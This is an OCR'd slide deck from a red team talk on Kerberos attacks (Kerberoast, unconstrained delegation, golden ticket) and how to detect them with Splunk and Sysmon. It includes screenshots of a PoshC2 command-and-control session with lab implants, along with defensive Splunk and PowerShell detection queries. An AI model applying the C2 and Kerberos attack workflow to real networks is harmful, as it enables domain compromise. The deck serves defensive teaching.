


Attack - Detect - Evade Getting Splunky with Kerberos

Nettitude RT

NETTITUDE

A member of the Lloyd's Register group

Mac - @BaffledJimmy

Red Teamer @ Nettitude

- Do RT / big inf pentesting
- Enjoys AD abuse and using security tooling against organisations
- Spoken at GISEC Dubai
- Delivered some RT training
- Got some certs that don’t matter that much

Ross - @PwnDexter

Red Teamer @ Nettitude

- Worlds smallest Red Teamer
- Bulk of my time is spent delivering red team engagements, fighting EDR products and blue teams, or reporting
- Been working on CTI for the last year
- Exploring the world of detection and threat hunting with the likes of Splunk, Sysmon and Carbon Black
- Various certs – CCSAS, CCT/CTL, OSCE, OSCP, OSWP and more
- Previously a pen tester and bug hunter for circa 5 years


A member of the Lloyd's Register group

Contents

- The Talk – What & Why
- Kerberos 101
- Splunk 101
- Attack Detect & Evade
  - Kerberoast
  - Unconstrained Delegation
  - Golden Ticket
- Threat Hunting Demo
- Key Takeaways for your Organisation

The Talk – What & Why

- Demonstrating that there is more to Kerberos than meets the eye
- We are not promoting Splunk, you can do this with other tools such as ElasticSearch, LogRhythm, Yara, OSQuery, Sigma, HELK etc
- Show the footprint that is left on the environment from the red side
- Show the challenges faced in detecting attacks from the blue side
- Show things to think about for threat hunting off the back of a detection
- Designed to improve both RT and BT understanding of Kerberos attack and defence



Kerberos 101



Domain Controller
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

Image by adsecurity.org


A member of the Lloyd's Register group

Splunk 101

Server – The Splunk Server which consumes and processes all the data sent to it from the forwarders.
Forwarder - The universal forwarder collects data from a data source or another forwarder and sends it to a forwarder or a Splunk deployment.
Indexer - The index is the repository for Splunk Enterprise data. Splunk transforms incoming data into events, which it stores in indexes.
SourceTypes - The source type of an event is the format of the data input from which it originates, such as WinEventLog.
Search Queries - Used to retrieve events from indexes and/or filter results from searches using various arguments.

References:

- https://docs.splunk.com
- https://wiki.splunk.com
- https://splunkbase.splunk.com



Splunk Setup

Independent Splunk Enterprise Server installed on a Ubuntu Server in ESXI.

Splunk Universal Forwarders deployed to all workstations and servers.


Latest SysMon deployed in parallel with Splunk for increased visibility. This provides insight which rivals most EDR tools such as Carbon Black.

SysMon configured with @SwiftOnSecurity's custom SysMon configuration.


TA-Microsoft-Sysmon Splunk plugin installed on Splunk server.

References:

- https://github.com/SwiftOnSecurity/sysmon-config
- https://splunkbase.splunk.com/app/1914/



Network Diagram



Proxy Server

Splunk Server

Windows 2016 DC

Windows 10 Workstations x 3

Fully configured Active Directory

AMSI Enabled


SentinelOne

Defender

Attacks

- Kerberoast
- Unconstrained Delegation
- Golden Ticket

NETTITUDE
A member of the Lloyd's Register group



root@SteelCon-C2: ~ 106x50
root@SteelCon-C2: ~ 81x42
sftp root@steelcon.duckdns.org 90x7

```
Task 01208 (Mac) issued against implant 92 on host BLOREBANK\deb @ WIN7-CLIENT2 (13/07/2019 09:24:19)
loadmodule Stage2-Core.exe


Task 01208 (Mac) returned against implant 92 on host BLOREBANK\deb @ WIN7-CLIENT2 (13/07/2019 09:24:19)
Module loaded successfully
```

```
 =============== v4.8 www.PoshC2.co.uk =============

User: Mac

[91]: Seen:13/07/2019 09:24:18 | PID:2076  | 1s | BLOREBANK\deb @ WIN7-CLIENT2 (A
MD64) PS
[92]: Seen:13/07/2019 09:24:18 | PID:3620  | 1s | BLOREBANK\deb @ WIN7-CLIENT2 (A
MD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 91


BLOREBANK\deb @ WIN7-CLIENT2 (PID:2076)
91>
```

```
Connected to root@steelcon.duckdns.org.
sftp>
sftp>
sftp>
sftp>
sftp>
sftp>
```

Prevent & Detect - Kerberoast

- Check for shared credentials across the environment (SQL is the biggest offender)

```
Get-SQLInstanceDomain -Verbose | Group-Object DomainAccount |
Sort-Object count -Descending | select Count,Name | Where-
Object {($_.name -notlike "*$") -and ($_.count -gt 1) }
```


- Honey SPNs - GitHub link at the end of the talk

```
Get-EventLog –LogName Security | where {$_EventID –eq “4769”

 | select eventid, date, accountname, servicename
```

- Disable service account interactive login & alert if it is attempted

Credit: PowerUpSQL

Detect - Kerberoast (Query)



```
index=main sourcetype=WinEventLog:* earliest=-25h EventCode=4769 | stats count by Account_Name
```

✓ 250 events (before 07/07/2019 10:37:24.855) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1


INTERESTING FIELDS
a Account_Domain 3
a Account_Name 10
a Client_Address 6
Client_Port 100+
a ComputerName 1
EventCode 1
EventType 1
a Failure_Code 1
a index 1

i	Time	Event

